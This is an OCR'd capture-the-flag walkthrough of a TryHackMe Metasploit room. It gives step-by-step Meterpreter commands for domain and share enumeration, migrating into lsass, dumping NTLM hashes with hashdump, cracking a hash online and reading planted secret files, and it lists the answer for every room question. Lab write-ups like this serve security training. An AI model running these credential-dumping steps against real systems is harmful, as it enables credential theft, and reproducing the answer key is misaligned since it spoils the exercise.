
→ ***run***: `sessions` *(check session number)*

→ ***enter***: `back`

→ ***run***: `use post/windows/gather/enum_domain` *(use given module form HINT)*


→ ***run***: `show options` *(look for the variable to be set)*

→ ***set*** *variable:* `set session 1` *(set the running session on background)*
→ ***enter***: `run` *(execute exploit)*



3. What is the name of the share likely created by the user?
Answer: *speedster*

→ ***click*** *on HINT*
→ ***enter***: `back`
→ ***run***: `use post/windows/gather/enum_shares` *(use given module form HINT)*
→ ***run***: `show options` *(look for the variable to be set)*
→ ***set*** *variable:* `set session 1` *(set the running session on background)*
→ ***enter***: `run` *(execute exploit)*




4. What is the NTLM hash of the jchambers user?
Answer: *69596c7aa1e8daee17f8e78870e25a5c*

→ ***click*** *on HINT (follow instructions)*

→ ***enter***: `back`


→ ***run***: `sessions -i 1` *(to launch a meterpreter interactive shell for session 1)*

→ ***run***: `ps` *(list all running processes) or* `ps | grep lsass.exe` *(to be precise)*



→ ***run***: `migrate 768` *(to migrate to lsass process)*

→ ***run***: `hashdump` *(to get NTLM hashes of users)*



5. What is the cleartext password of the jchambers user?


Answer: *Trustno1*

→ ***click*** *on HINT (follow instructions)*

→ ***launch*** *browser: go to* https://crackstation.net

→ ***copy/paste*** *user 'jchamber' NTLM hash into the crackstation hash cracker*

→ ***click*** *on '**Crack Hashes**' button*




6. Where is the "secrets.txt" file located? (Full path of the file)

Answer: *c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt*

→ ***click*** *on HINT (follow instructions)*


→ ***run:*** `search -f secrets.txt`



7. What is the Twitter password revealed in the "secrets.txt" file?

Answer: *KDSvbsw3849*


→ ***run***: `cat 'c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt'` *(print out contents of 'secrets.txt' file)*



8. Where is the "realsecret.txt" file located? (Full path of the file)

Answer: `c:\inetpub\wwwroot\realsecret.txt`


→ ***run:*** *`search -f realsecret.txt`*



9. What is the real secret?

Answer: *The Flash is the fastest man alive*

→ ***run***: *`cat 'c:\inetpub\wwwroot\realsecret.txt'` (print out contents of 'realsecret.txt' file)*


Room completed (100%)
69596c7aa1e8daee17f8e78870e25a5c
Correct Answer
Hint
What is the cleartext password of the jchambers user?
Trustno1
Correct Answer
Hint
Where is the "secrets.txt" file located? (Full path of the file)
c:\Program Files (x86)\Windows Multimed
Correct Answer
Hint
What is the Twitter password revealed in the "secrets.txt" file?
KDSvbsw3849!
Correct Answer
Hint
Where is the "realsecret.txt" file located? (Full path of the file)
c:\inetpub\wwwroot\realsecret.txt
Correct Answer
Hint
What is the real secret?
The Flash is the fastest man alive
Correct Answer
Hint
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Application
Thu 6 Nov, 16:44 AttackBox IP:10.201.15.222
Terminal
File Edit View Search Terminal Help
8) at 2025-11-06 16:28:37 +0000
meterpreter > search -f secrets.txt
Found 1 result...
Path
Size (byte
s) Modified (UTC)
c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt 35
2021-07-30 08:44:27 +0100
meterpreter > cat 'c:\Program Files (x86)\Windows Multimedia Platform\secr
ets.txt'
Twitter password is KDSvbsw3849!meterpreter >
meterpreter >
meterpreter > search -f realsecret.txt
Found 1 result...
Path
Size (bytes) Modified (UTC)
c:\inetpub\wwwroot\realsecret.txt 34
2021-07-30 09:30:24 +0100
meterpreter >
meterpreter >
meterpreter > cat c:\inetpub\wwwroot\realsecret.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file spec
ified.
meterpreter > cat 'c:\inetpub\wwwroot\realsecret.txt'
The Flash is the fastest man alivemeterpreter >
meterpreter >
meterpreter >
meterpreter >
THM AttackBox
1h 40min 43s